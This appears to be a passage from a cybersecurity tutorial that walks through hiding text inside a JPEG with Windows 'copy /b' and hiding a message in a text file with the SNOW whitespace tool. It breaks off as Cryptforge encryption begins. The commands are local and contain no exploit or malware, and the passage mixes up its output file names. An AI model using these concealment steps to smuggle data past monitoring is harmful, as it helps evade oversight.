



Step 3: Open the command prompt and embed the data into an image using the command:

Copy /b <image path>+<path of text file><space>output.jpg




After writing **Copy /b** go to folder where you have downloaded flowers.jpg. Right click on it and open its properties and copy its location path as follows:





Now paste the path in the command prompt after Copy /b as follows


"**Copy /b D:\cybersec**" now append it with **\flowers.jpg** (name of the file) as shown in the following screenshot.



Step 4: Now add a **'+'** sign and add text.txt with its location.


Here our text file **'text.txt'** is located in the same folder where **flowers.jpg** is, so enter its location and again append it with **\text.txt** and then add the name of the output file **'output.jpg'** along with the destination where you want to store the output as output.jpg (here the same folder as text.txt)


The whole command will look like as shown in the following screenshot:



Hit enter and output.jpg is copied to the destination folder.


If you don't specify destination of output.jpg it will be stored in C:\Users\Kumar by default(Kumar is the name of the user).







You can see a normal image file as output.jpg, if you open it normally image will appear as below:

Step 5: But if you open it with Notepad, you can see some codes related to the image, scroll down and you can find our embedded text from text.txt as shown in the following screenshot:










As you can see this is how we can hide any data even a long data in an image with windows command prompt, next we'll see how to hide data in a text file with SNOW tool that employs white-space-technique.

Hide Data in a text file using SNOW tool.

Step 1: Open the SNOW folder and create a new text file in a notepad there. Right click anywhere in the folder and create a text document and name it as **'new'** and write anything you want in it.









Step 2: We have created a secret file in there too, whose data we are going to hide inside the new.txt.

Open the command prompt and go to the SNOW folder, here the path to SNOW folder is **"C:\Users\Kumar\OneDrive\Desktop\SNOW".** So, enter command **"cd OneDrive\Desktop\SNOW"** and hit enter.





Step 3: Now to hide the message of a file in our text file with password **(khulja sim sim)** run the command- **snow -C -f secret.txt -p "khulja sim sim" new.txt newout.txt**.

Here **newout.txt** is our output file, **- C** will compress our file to some extent, it is a good idea to compress it because the output will be very large and one can be suspicious about file if they recognize the file size to be very large.
-f [file name] is the file whose data is to be hidden, and **-p** will make our password to access the hidden text.



You will find a text file named newout.txt in the same folder where the text.txt file is. You can open it and check the contains are not altered but **a new line is added**.






We can determine the hidden message from testout.txt with our password using below command:

snow -C -p “khulja sim sim” testout.txt


But first let’s encrypt this file with Blowfish and AES algorithm together using Cryptforge tool.

Encrypt the file using Cryptforge tool:

